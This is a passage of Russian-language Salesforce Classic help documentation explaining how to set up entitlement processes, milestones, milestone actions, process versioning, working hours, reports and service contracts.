- «Автор Apex»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

 **Совет:** Функция управления версиями процесса права позволяет изменять текущие процессы права, несмотря на их назначение активным правам и обращениям. Например, данная функция может использоваться при изменении бизнес-правил для процессов права или создании нескольких версий одного процесса права, имеющих только незначительные различия.

СМ. ТАКЖЕ:

[Настройка процесса права](#)

[Обновление процесса права](#)

[Движение обращения по процессу назначения права](#)

## Настройка процесса права

Процесс права — это временная шкала, содержащая все этапы (контрольные точки), которые должны быть выполнены службой поддержки для принятия решения по обращению. Настройте процесс права, чтобы применять его к правам в организации.

### 1. Создание процесса права

Процесс права создается для того, чтобы предоставить агентам службы поддержки временную шкалу с указанием необходимых действий, которые требуется выполнить при работе с обращениями. Каждый процесс использует логику, необходимую для определения способа применения соответствующего уровня обслуживания клиентов.

### 2. Настройка полей процессов права

Если в организации планируется использовать процессы права, необходимо настроить макеты страниц, чтобы агенты службы поддержки могли просматривать процессы права и управлять ими.

### 3. Добавление контрольной точки в процесс права

Добавление контрольных точек в процессы права выполняется для определения необходимых этапов процесса поддержки.

### 4. Добавление действия контрольной точки в процесс права

Действия контрольной точки — это зависимые от времени действия бизнес-правила, которые выполняются на каждом этапе (контрольная точка) процесса права. После того как создан процесс права и в него добавлены контрольные точки, добавьте действия контрольных точек.

### 5. Применение процесса права к праву

Процесс права создан, теперь пора его применить! Применяйте процесс права к праву клиента так, чтобы все обращения, созданные на основе права, использовали этот процесс.

СМ. ТАКЖЕ:

[Контрольный список для настройки функций управления правами](#)


## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

## Создание процесса права

Процесс права создается для того, чтобы предоставить агентам службы поддержки временную шкалу с указанием необходимых действий, которые требуется выполнить при работе с обращениями. Каждый процесс использует логику, необходимую для определения способа применения соответствующего уровня обслуживания клиентов.

 **Прим.:** До создания процесса права необходимо создать контрольные точки.

1. Введите строку «*Процессы права*» в поле «Быстрый поиск» в меню «Настройки», затем выберите пункт «**Процессы права**».
2. Нажмите кнопку «**Создать процесс права**».
3. Введите имя (например, «*Стандартный процесс поддержки*») и описание.
4. Чтобы включить процесс, выделите поле «**Активно**».

 **Совет:** Рекомендуем сначала добавить действия контрольной точки, а потом активировать процесс права. Действия контрольных точек не могут быть обновлены или удалены после активации и применения процесса к обращению.

5. Если вы активировали функцию управления версиями права, вы можете использовать версию по умолчанию. Для этого установите флажок «**Версия по умолчанию**».
6. Выберите критерии входа и выхода обращений из процесса права.

| Поле                          | Описание   | Дополнительные действия  |
|-------------------------------|--|--|
| Обращение входит в процесс    | <b>На основе даты создания обращения</b><br><br>Выберите данный параметр, если обращения должны входить в процесс при создании.  | Нет  |
|                               | <b>На основе настраиваемого поля даты и времени для обращения</b><br><br>Выберите данный параметр, если значение настраиваемого поля даты и времени должно определять время входа обращения в процесс. | Да, отображение раскрывающегося списка для выбора настраиваемых даты и времени. Система не позволяет выбирать только настраиваемую дату. |
| Обращение выходит из процесса | <b>На основе времени закрытия обращения</b><br><br>Выберите данный параметр, если обращения  | Нет  |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра прав:

- «Чтение» для прав

Для изменения прав:

- «Редактирование» для прав

Для создания и обновления процессов права:

- «Управление правами»

| Поле | Описание   | Дополнительные действия  |
|------|--|--|
|      | должны выходить из процесса при закрытии.  |  |
|      | <p><b>На основе настраиваемых критериев</b></p> <p>Выберите данный параметр, если обращения должны выходить из процесса при выполнении заданных критериев.</p> | <p>Да, выберите один из указанных ниже критериев.</p> <ul style="list-style-type: none"> <li>Выберите параметр «критерии выполняются» и укажите критерии фильтрации, которым должно соответствовать обращение для выхода из процесса. Например, фильтр обращений «"Приоритет" равно "Низкий"» инициирует выход тех обращений, поле «Приоритет» которых содержит значение «Низкий».</li> </ul> <p>Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то система Salesforce инициирует выполнение правила.</p> <ul style="list-style-type: none"> <li>Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то обращения выходят из процесса. Например, формула (Обращение: "Приоритет" равно "Низкий") И (Обращение: "Происхождение обращения" равно "Эл. почта", "Интернет") инициирует выход обращений, поле «Приоритет» которых содержит значение «Низкий», а поле «Происхождение обращения» содержит значение «Эл. почта» или «Интернет».</li> </ul> |





- При необходимости выберите часы работы, которые должны применяться к процессу права. Заданные здесь часы работы позволяют вычислять значение поля «Целевая дата» для всех контрольных точек данного процесса права. Дополнительную информацию см. в разделе «[Действие параметра "Часы работы" в управлении правами](#)».
- Сохраните внесенные изменения.

## Настройка полей процессов права

Если в организации планируется использовать процессы права, необходимо настроить макеты страниц, чтобы агенты службы поддержки могли просматривать процессы права и управлять ими.

- Добавьте эти поля в макеты страниц обращения.

| Поле                        | Описание  |
|-----------------------------|---|
| Временная шкала             | <p>Длительность обращения определяется временем выполнения контрольных точек процесса права. Чтобы просмотреть сведения о любой контрольной точке, щелкните нужную контрольную точку или наведите на нее указатель мыши. Контрольные точки представлены следующими значками.</p> <ul style="list-style-type: none"> <li> Выполненная контрольная точка</li> <li> Нарушенная контрольная точка</li> </ul> <p>Чтобы просмотреть прошедшие и предстоящие контрольные точки, переместите значок руки () вдоль инструмента «Масштаб временной шкалы». Данное поле отображается в случае применения процесса права к обращению.</p> |
| Время начала процесса права | <p>Время входа обращения в процесс права. Время можно обновить или сбросить при наличии полномочия «Редактирование» для обращений. Ниже перечислены действия, выполняемые при сбросе времени.</p> <ul style="list-style-type: none"> <li>Закрытые или выполненные контрольные точки не изменяются.</li> </ul>   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования макетов страниц:

- «Настройка приложения»

| Поле                           | Описание   |
|--------------------------------|--|
|                                | <ul style="list-style-type: none"> <li>Невыполненные контрольные точки пересчитываются на основе нового времени начала.</li> </ul> |
| Время окончания процесса права | Время выхода обращения из процесса права.  |
| Остановлено                    | Позволяет остановить процесс права в обращении, что может потребоваться при ожидании ответа клиента.                               |
| Дата остановки                 | Данное поле отображает дату и время остановки процесса права, выполняемого для обращения.  |


- Сохраните внесенные изменения.

## Добавление контрольной точки в процесс права

Добавление контрольных точек в процессы права выполняется для определения необходимых этапов процесса поддержки.

- Введите строку «*Процессы права*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Процессы права**».
- Щелкните имя нужного процесса права.
- Щелкните имя нужного процесса права повторно в списке «Версии процесса права».
- Нажмите кнопку «**Создать**» в связанном списке «Контрольные точки».
- Выберите контрольную точку.
- Введите количество минут, необходимое пользователям для выполнения контрольной точки, по истечении которого инициируется выполнение действия, в поле «Триггер времени (в минутах)».

Чтобы разрешить динамическое вычисление триггера времени на основе типа контрольной точки и свойств обращения, установите флажок «**Включить класс Apex для триггера времени (в минутах)**».

 **Прим.:** Выполнение данного действия возможно только при наличии настраиваемого класса Apex, реализующего интерфейс Apex `Support.MilestoneTriggerTimeCalculator`.

- При выборе параметра «**Включить класс Apex для триггера времени (в минутах)**» укажите класс Apex для вычисляемой динамически контрольной точки посредством поля поиска.
- Выберите время выполнения контрольной точки.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы добавить контрольные точки в процессы права, выполните указанные ниже действия.


- «Управление правами»

| Параметр                   | Цель  | Условия использования  |
|----------------------------|---|--|
| Критерии контрольной точки | Вычисление поля «Целевая дата» при применении контрольной точки к обращению (соответствие критериям обращения).<br>Данный параметр может соответствовать или не соответствовать времени начала процесса права, которым обычно считается время создания обращения. | Поле контрольной точки «Целевая дата» определяется временем применения контрольной точки к обращению (например, переназначение обращения группе разработчиков, если возникшая ошибка рассматривается сотрудниками службы поддержки как неполадка). Контрольная точка может быть применена в любое время и <i>не</i> зависит от времени начала процесса права (временная шкала). Рекомендуем использовать, если контрольная точка является повторяющейся. |
| Процесс права              | Вычисление поля «Целевая дата» при запуске процесса права (по умолчанию при создании обращения).  | Поле контрольной точки «Целевая дата» определяется временем начала процесса права (временная шкала). Например, поле «Целевая дата», отображающее время первого ответа или принятия решения по обращению, всегда вычисляется при запуске процесса права.  |

9. При необходимости выберите часы работы, которые должны применяться к полю «Целевая дата» данной контрольной точки. Если параметр «Часы работы по контрольной точке» не указан, система использует параметр «Часы работы по процессу права». При отсутствии обоих параметров система использует часы работы по обращению.
10. Определите порядок обработки контрольных точек, если обращение соответствует критериям нескольких контрольных точек процесса права. Выполните данное действие при наличии похожих контрольных точек (например, первый ответ и первый ответ с обращением, поле «Приоритет» которого содержит значение «Высокий»).
- Одновременно обращения могут соответствовать только одной контрольной точке процесса права.
11. Введите критерии, которым должно соответствовать обращение для применения контрольной точки.
- Выберите значение «критерии выполняются» и укажите критерии фильтрации, которым должно соответствовать обращение для применения контрольной точки. Например, фильтр «"Приоритет" равно "Высокий"» инициирует применение контрольной точки к обращениям, поле «Приоритет» которых содержит значение «Высокий».
- Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то система Salesforce инициирует выполнение правила.
- Выберите параметр «значение формулы оценивается как истинное» и введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то контрольная точка применяется к обращениям. Например, формула (Обращение: "Приоритет" равно "Высокий") И (Обращение: "Происхождение обращения" равно "Эл. почта", "Интернет") применяет контрольную точку к обращениям, поле «Приоритет» которых содержит значение «Высокий», а поле «Происхождение обращения» содержит

значение «Эл. почта» или «Интернет». Не допускается использование поля «Ответственный за обращение» в формулах.

**12. Нажмите кнопку «Сохранить».**

 **Прим.:** Контрольные точки измеряются в минутах и секундах, однако время начала и окончания измеряется с точностью до одной минуты. Например, если контрольная точка сработала в 11:10:40, а для выполнения контрольной точки отведено 10 минут, то конечное время контрольной точки составляет 11:20:00, а не 11:20:40. Поэтому время, оставшееся для выполнения контрольной точки агентом, составляет 9 минут и 20 секунд, а не 10 полных минут.

СМ. ТАКЖЕ:


[Статус контрольной точки](#)

[Действия контрольных точек](#)

## Добавление действия контрольной точки в процесс права

Действия контрольной точки — это зависимые от времени действия бизнес-правила, которые выполняются на каждом этапе (контрольная точка) процесса права. После того как создан процесс права и в него добавлены контрольные точки, добавьте действия контрольных точек.

1. Введите строку «*Процессы права*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Процессы права**».
2. Щелкните имя нужного процесса права.
3. Щелкните имя нужной контрольной точки в связанном списке «Контрольные точки».
4. Чтобы добавить действие предупреждения или нарушения, рекомендуем сначала добавить триггер времени. После добавления триггера появится возможность добавления действия бизнес-правила. Для действий успешного завершения используется триггер времени.

 **Совет:** Чтобы действие нарушения срабатывало немедленно после нарушения контрольной точки, установите значение «0 мин.» для триггера времени.

5. Нажмите кнопку «**Добавить действие бизнес-правила**» и выберите вариант действия.

| Действие бизнес-правила     | Выполняемые функции                  | Пример  |
|-----------------------------|--------------------------------------|---|
| Создать задачу              | Создание задачи бизнес-правила       | Создание задачи для агента службы поддержки, который должен позвонить клиенту при нарушении контрольной точки «Первый ответ». |
| Создать сообщение эл. почты | Создание электронного предупреждения | Уведомление ответственных за обращение, если возможно нарушение   |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы добавить действия контрольных точек в процессы права, выполните указанные ниже действия.

- «Управление правами»

И  
«Настройка приложения»

| Действие бизнес-правила     | Выполняемые функции              | Пример   |
|-----------------------------|----------------------------------|--|
|                             |                                  | контрольной точки «Первый ответ» по их обращению.  |
| Создать обновление поля     | Определение обновления поля      | Обновление поля обращения «Приоритет» на значение «Высокий», если возможно нарушение контрольной точки «Первый ответ».   |
| Создать исходящее сообщение | Определение исходящего сообщения | Отправка сведений о функциях или услугах во внешнюю систему после успешного завершения действия по контрольной точке «Первый ответ».                               |
| Выбрать текущее действие    | Выбор текущего действия          | Использование текущего электронного предупреждения для уведомления ответственного за обращение, если обращение близко к нарушению правила отправки первого ответа. |

 **Прим.:** Иницилируемые по времени действия выполняются только в часы работы организации. Каждый тип действия контрольной точки позволяет добавлять не более 10 действий и 10 триггеров времени.


СМ. ТАКЖЕ:

[Действия контрольных точек](#)

## Применение процесса права к праву

Процесс права создан, теперь пора его применить! Применяйте процесс права к праву клиента так, чтобы все обращения, созданные на основе права, использовали этот процесс.

1. Откройте страницу права.
2. Выберите процесс, который следует применить, в поле поиска «Процесс права».
3. Нажмите кнопку **«Сохранить»**.

 **Совет:** Если шаблоны права настроены, можно связать процесс права с шаблоном так, что все права, созданные посредством этого шаблона, будут автоматически использовать определенный процесс.

СМ. ТАКЖЕ:

[Движение обращения по процессу назначения права](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для изменения прав:


- «Редактирование» для прав

## Движение обращения по процессу назначения права

Если процесс права применяется к праву, все обращения, связанные с данным правом, проходят через процесс права. Далее представлены сведения о том, как обращения проходят процесс права.

1. Агент службы поддержки связал обращение с правом, которому соответствует процесс права. Для выполнения этого действия можно использовать один из следующих методов.
  - Агент службы поддержки создает обращение из связанного списка «Обращения» для права.
  - Агент службы поддержки создает обращение, затем посредством поля поиска «Право» для обращения выбирает соответствующее право.
2. Обращение входит в процесс права на основе даты создания или настраиваемого поля даты/времени. Настраиваемое поле даты/времени позволяет пользователям редактировать дату инициирования обращения при его входе в процесс.
3. Система Salesforce назначает обращению контрольные точки с совпадающими критериями. Например, при использовании критерия контрольной точки «*"Приоритет" равно "Высокий"*», а также значения «*Высокий*» в поле «Приоритет» обращения система Salesforce назначает обращению контрольную точку с критерием «*"Приоритет" равно "Высокий"*». Одновременно обращение связывается только с одной контрольной точкой. По мере прохождения процесса обращение связывается с несколькими контрольными точками.
4. Действия контрольной точки определяют время и условия выполнения действий предупреждения, нарушения или успешного завершения для конкретного обращения.
5. Агент службы поддержки обновляет обращение для завершения действия контрольной точки.
6. Обновленное обращение повторно проходит процесс права и инициирует любые соответствующие контрольные точки.
7. Обращение выходит из процесса на основе настраиваемых критериев или при закрытии.

Чтобы просмотреть обращения с назначенными правами, создайте списковые представления обращений, отфильтрованные по полям процесса права.

-  **Важное замечание:** При выходе обращения из процесса права не происходит автоматического обозначения контрольных точек как выполненных. Сведения о том, как написать триггер Apex для автоматического выполнения контрольных точек, соответствующих уникальным критериям, см. в разделе [«Автоматическое выполнение контрольных точек обращения»](#).

СМ. ТАКЖЕ:

[Настройка прав](#)

[Контрольный список для настройки функций управления правами](#)

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

## Отчет по правам

Типы настраиваемых отчетов позволяют определять критерии отчета, поддерживающие запуск и создание отчетов по правам, сервисным контрактам и элементам строки контракта.

Ниже перечислены типы настраиваемых отчетов, доступ к которым автоматически получает организация после настройки функции управления правами.

| Тип настраиваемого отчета                         | Описание   | Область типа отчета     |
|---|--|-------------------------|
| Организации с правами и контактами                | Данный тип отчета составляет список организаций с правами, содержащими контакты (названные операторы).   | Организации и контакты  |
| Сервисные контракты с элементами строки контракта | Данный тип отчета составляет список сервисных контрактов с элементами строки контракта (продуктами).   | Отчеты службы поддержки |
| Сервисные контракты с правами                     | Данный тип отчета составляет список сервисных контрактов с правами.  | Отчеты службы поддержки |
| Обращения с контрольными точками                  | Данный тип отчета составляет список обращений с контрольными точками.<br><br> <b>Прим.:</b> Отчет данного типа не подлежит настройке. | Отчеты службы поддержки |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или обновления типов настраиваемых отчетов по управлению правами:

- «Управление типами настраиваемых отчетов»

Для создания и выполнения отчетов на основе типов настраиваемых отчетов по управлению правами:

- «Создание и настройка отчетов»

Чтобы настроить типы настраиваемых отчетов по управлению правами, выполните следующие действия.

1. В разделе «Настройка» введите «*Типы отчетов*» в поле «Быстрый поиск», затем выберите «**Типы отчетов**».
2. Ниже перечислены действия, доступные на странице «Все типы настраиваемых отчетов».
  - Создайте тип настраиваемого отчета. Выбор прав в качестве основного объекта невозможен.
  - Обновите следующие параметры: имя типа настраиваемого отчета, категория типа отчета, статус развертывания.
  - Удалите тип настраиваемого отчета.

**!** **Важное замечание:** При удалении типа настраиваемого отчета все данные, сохраняемые для типа настраиваемого отчета, удаляются и не подлежат восстановлению из корзины.

СМ. ТАКЖЕ:

[Настройка прав](#)

[Настройка сервисных контрактов](#)

## Действие параметра «Часы работы» в управлении правами

В случае обращений с правами могут использоваться разные часы работы для обращения, контрольных точек, процесса права и самого права. В данном разделе представлена информация о том, как система Salesforce реализует часы работы в таких ситуациях.

Часы работы для обращений с процессами права применяются в соответствии с иерархией. Система Salesforce использует часы работы, заданные на высшем уровне.

Таким образом, часы работы по контрольной точке переопределяют часы работы по процессу права, которые, в свою очередь, переопределяют часы работы по обращению. Если часы работы по контрольной точке не установлены, используются часы работы по процессу права. Если не установлены часы работы ни по контрольной точке, ни по процессу права, используются часы работы по обращению.

Кроме того, пользователь может устанавливать часы работы по правам. Если создается обращение на основе права, оно наследует часы работы по праву. Однако если право является частью процесса права, рекомендуется оставить незаполненным поле часов работы по праву, поскольку связанные обращения будут автоматически использовать часы работы по процессу права.

Воспользуйтесь следующими рекомендациями для настройки часов работы.

- Чтобы использовать один и тот же процесс права для обращений с разными часами работы, определяйте часы работы на уровне процесса права. Предположим, что определены следующие часы работы по процессу права: с 9 до 17 в рабочие дни. Если клиент требует, чтобы его обращение обновлялось вечером и в выходные дни, можно создать контрольную точку «Обновление клиента» с собственными часами работы в режиме 24/7.
- Чтобы использовать разные часы работы для разных уровней серьезности, определяйте часы работы на уровне контрольной точки. Например, если уровень серьезности обращения возрастает, возможно, потребуется обращаться к клиенту чаще. Можно создать контрольную точку «Последний контакт», которая изменяет часы работы в соответствии с уровнем серьезности. При этом другие контрольные точки в процессе права (например, контрольная точка «Начальный контакт») остаются неизменными.

СМ. ТАКЖЕ:

[Настройка процесса права](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.




## Обновление процесса права

Функция управления версиями права позволяет создавать несколько версий процесса права даже в том случае, если процесс назначен активным правам и обращениям.

Контроль версий прав следует использовать в следующих случаях:

- вам требуется создать несколько версий процесса права с некоторыми различиями;
- вам необходимо обновить процесс права так, чтобы в нем отражались изменения в ваших бизнес-процессах;

вы можете обнаружить, что процесс права должен обновляться посезонно или что необходимо выполнить откат до предыдущей версии.

 **Прим.:** Чтобы создать несколько версий процессов права, необходимо включить контроль версий прав в вашей организации. На странице «Параметры права» в меню «Настройка» выберите пункт **«Включить функцию управления версиями права»**.

При создании версий процессов прав с одним и тем же именем номер версии и примечания помогают отличать одну версию от другой. Система Salesforce не допускает отключения функции управления версиями права, поэтому всегда известен текущий вариант версии.

Ниже перечислены сведения, которые могут быть изменены при создании новой версии процесса права.

- Имя
- Описание
- Активность процесса
- Использование версии по умолчанию
- Критерии входа
- Критерии выхода

При необходимости добавьте примечания к версии. Примечания позволяют различать версии одного и того же процесса, использующие одинаковые имена.

Новые версии используемых процессов права поддерживают добавление новых контрольных точек, но не поддерживают редактирование текущих контрольных точек. Новые версии неиспользуемых процессов поддерживают добавление новых контрольных точек и редактирование текущих контрольных точек.

Новая версия процесса права может быть применена ко всем правам и обращениям, назначенным предыдущей версии, или только к новым правам и обращениям.

СМ. ТАКЖЕ:

[Создание версии процесса права](#)

[Использование новой версии процесса права](#)


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic


Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

## Создание версии процесса права

Функция управления версиями права позволяет создавать несколько версий процесса права даже в том случае, если процесс назначен активным правам и обращениям. В организации можно одновременно использовать несколько версий процесса права.

 **Прим.:** Чтобы создать несколько версий процессов права, следует включить функцию управления версиями права в организации. На странице «Параметры права» в меню «Настройка» выберите пункт **«Включить функцию управления версиями права»**.

Если создаются версии процессов права с одинаковым именем, их можно различить с помощью номера версии и примечаний. Система Salesforce не допускает отключения функции управления версиями права, поэтому всегда известен текущий вариант версии.

1. Введите строку *«Процессы права»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Процессы права»**.
2. Щелкните имя нужного процесса права.
3. Щелкните версию нужного процесса в списке «Версии процесса права».
4. Нажмите кнопку **«Создать версию»** на странице «Сведения о процессе права».
5. Введите сведения о новой версии. Выполните следующие рекомендации.
  - Рекомендуем заполнить поле «Примечания к версии» сведениями, позволяющими различать создаваемые версии. Примечания позволяют различать версии одного и того же процесса права.
  - Не изменяйте имя.
  - Нажмите кнопку **«Активно»**, чтобы использовать новую версию.
  - Нажмите кнопку **«По умолчанию»**, если требуется использовать новую версию как стандартную версию для процесса. Это действие упрощает поиск с использованием полей.
6. Нажмите кнопку **«Сохранить»**.  
При необходимости можно изменить контрольные точки процесса права после сохранения.
  -  **Важное замечание:** Новые версии используемых процессов права поддерживают добавление новых контрольных точек, но не поддерживают редактирование текущих контрольных точек. Новые версии неиспользуемых процессов поддерживают добавление новых контрольных точек и редактирование текущих контрольных точек.

При создании новой версии процесса права не происходит ее автоматическое применение к правам, использующим предыдущую версию. Сведения о применении новой версии процесса права к текущим и новым правам см. в разделе [«Использование новой версии процесса права»](#).

СМ. ТАКЖЕ:

[Обновление процесса права](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и обновления процессов права:

- [«Управление правами»](#)

## Использование новой версии процесса права

Новая версия процесса права может быть применена ко всем правам, назначенным предыдущей версии, или только к новым правам. Если процесс права применяется к праву, он также применяется к обращениям, связанным с этим правом.


 **Прим.:** Чтобы создать несколько версий процессов права, следует включить функцию управления версиями права в организации. На странице «Параметры права» в меню «Настройка» выберите пункт **«Включить функцию управления версиями права»**.

Если создаются версии процессов права с одинаковым именем, их можно различить с помощью номера версии и примечаний. Система Salesforce не допускает отключения функции управления версиями права, поэтому всегда известен текущий вариант версии.

### Применение процесса права к новому праву

*Сценарий:* Пользователь создает новое право и хочет применить к нему определенную версию процесса права.

1. Выберите требуемый процесс в поле поиска «Процесс права» для права.

 **Совет:** После нажатия значка поиска в поле «Процесс права» выберите «Все версии» в диалоговом окне поиска. В ином случае можно выбирать только стандартные версии текущих процессов права.

### Применение процесса права к текущему праву

*Сценарий:* Пользователь создал новую версию процесса права. Требуется переключить все права, использовавшие предыдущую версию, на использование новой версии.

1. Введите строку «*Процессы права*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Процессы права»**.
2. Щелкните имя нужного процесса права.  
Страница «Процессы права» содержит список стандартных версий каждого процесса. Чтобы просмотреть список всех доступных версий, щелкните имя нужного процесса.
3. На странице сведений о процессе права щелкните имя новой версии, которую требуется применить к текущим правам (и, по умолчанию, к обращениям, связанным с этими правами).
4. Нажмите кнопку **«Создать правило обновления»**.
5. Выберите нужную версию процесса права.  
При необходимости выберите любую другую активную или неактивную версию процесса.
6. Обновление права до новой версии может инициировать активацию предупреждений и нарушений контрольных точек для обращений, связанных с данным правом. Это зависит от различий между новой и старой версиями процесса права. Чтобы предотвратить активацию таких предупреждений и нарушений, установите флажок **«Не инициировать новые предупреждения и нарушения контрольных точек»**. Рекомендуем использовать этот параметр, чтобы предотвратить активацию предупреждений о нарушениях для старых прав и обращений.
7. Нажмите кнопку **«Сохранить»**.  
Страница сведений о правиле обновления отображает приблизительное количество прав и обращений, подлежащих обновлению для использования нового процесса.
8. Чтобы начать процесс обновления, нажмите кнопку **«Начать»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания и обновления процессов права:

- «Управление правами»

В большинстве случаев процесс обновления выполняется в течение одного часа, однако это зависит от количества прав и обращений, подлежащих обновлению. По мере обновления страница сведений о правиле обновления отображает количество обработанных прав и обращений. Чтобы остановить обновление, нажмите кнопку **«Остановить»**.

СМ. ТАКЖЕ:


[Настройка процесса права](#)

[Обновление процесса права](#)

[Создание версии процесса права](#)

## Настройка сервисных контрактов

Сервисный контракт — это соглашение между пользователем и его клиентами на предоставление определенного уровня обслуживания. Сервисные контракты могут определять разные способы поддержки клиентов (например, гарантии, подписки или соглашения об уровне обслуживания).

 **Прим.:** Чтобы настроить сервисные контракты, в организации необходимо включить права.

С помощью параметров управления объектами для сервисных контрактов выполните следующие действия.

### 1. Настройте поля сервисных контрактов.

Это позволяет управлять тем, какие сведения пользователи добавляют в сервисные контракты. Вы можете создать настраиваемые поля сервисного контракта, которые тесно связаны с вашей отраслью или с процессом поддержки.

### 2. Настройте макеты страниц сервисных контрактов.

Это позволяет вам указать, какие поля и связанные списки будут видны пользователям в сервисном контракте. Рассмотрите возможность добавления поля «Значок статуса», чтобы пользователи могли видеть, активен сервисный контракт, или его срок действия закончен, или он неактивен.

### 3. Настройте параметры безопасности поля для полей сервисных контрактов.

Данное действие позволяет выбирать поля сервисных контрактов, которые должны быть доступны пользователям.

### 4. Настройте функцию отслеживания журнала поля для сервисных контрактов.

Данное действие позволяет просматривать время изменения значений полей. Сведения об изменениях помещаются в связанный список Журнал сервисного контракта для сервисных контрактов. Из раздела параметров управления объектом для сервисных контрактов перейдите в раздел полей и щелкните **«Установить отслеживание с журналом»**.

### 5. Сделайте вкладку «Сервисные контракты» видимой в Salesforce и в любых настраиваемых приложениях.

Вкладка «Сервисные контракты» предназначена для того, чтобы пользователи могли создавать и редактировать сервисные контракты и элементы строки контракта. Добавьте эту вкладку в приложение или дайте пользователям инструкции по ее добавлению в набор вкладок Salesforce. Пользователям необходимо разрешение «Чтение» для сервисных контрактов, которые будут отображаться на вкладке «Сервисные контракты».

### 6. Добавьте связанный список «Сервисные контракты» в макеты страниц организаций и контактов.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition**,  
**Unlimited Edition** и  
**Developer Edition** с  
консолью Service Cloud.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки сервисных контрактов:

- «Управление правами»

И

«Настройка приложения»

Данное действие позволяет пользователям создавать, обновлять и проверять сервисные контракты на страницах организаций и контактов.

СМ. ТАКЖЕ:

[Контрольный список для настройки функций управления правами](#)

[Настройка элементов строки контракта](#)

## Настройка элементов строки контракта

Настройка элементов строки контракта для того, чтобы получить возможность указывать, на какие продукты распространяются услуги, оговоренные в сервисном контракте.

Элементы строки контракта отображаются только в связанном списке «Элементы строки контракта» для сервисных контрактов (не для контрактов). Элементы строки контракта доступны пользователям только в том случае, если организация использует продукты.



**Прим.:** Чтобы настроить элементы строки контракта, в организации необходимо включить права.

В параметрах управления объектом для элементов строки контракта выполните следующие действия.

### 1. Настройте поля элемента строки контракта.

Это позволяет управлять тем, какие сведения пользователи добавляют в элементы строки контракта. Вы можете создать настраиваемые поля элемента строки контракта, которые тесно связаны с вашей отраслью или с процессом поддержки.

### 2. Настройте макеты страниц элементов строки контракта.

Это позволяет вам указать, какие поля и связанные списки будут видны пользователям в элементах строки контракта. Рассмотрите возможность добавления поля «Значок статуса», чтобы пользователи могли видеть, активен элемент строки, или его срок действия закончен, или он неактивен.

### 3. Настройте макеты страниц других объектов.

Этот раздел позволяет выбрать, как пользователи могут связывать элементы строки контракта с другими записями. Рассмотрите возможность изменить следующие настройки.

- (Обязательно) добавьте связанный список «Элементы строки контракта» в макеты страницы сервисного контракта. Данное действие позволяет пользователям создавать, редактировать и удалять элементы строки контракта на страницах сервисных контрактов.
- Добавьте связанный список «Элементы строки контракта» в макеты актива. Это позволяет пользователям просматривать и изменять связи между активами и элементами строки контракта.
- Добавьте поле поиска «Элемент строки контракта» в макеты страницы права. Это позволит пользователям связать элемент строки с конкретным правом.

### 4. Настройте параметры безопасности поля для элементов строки контракта.

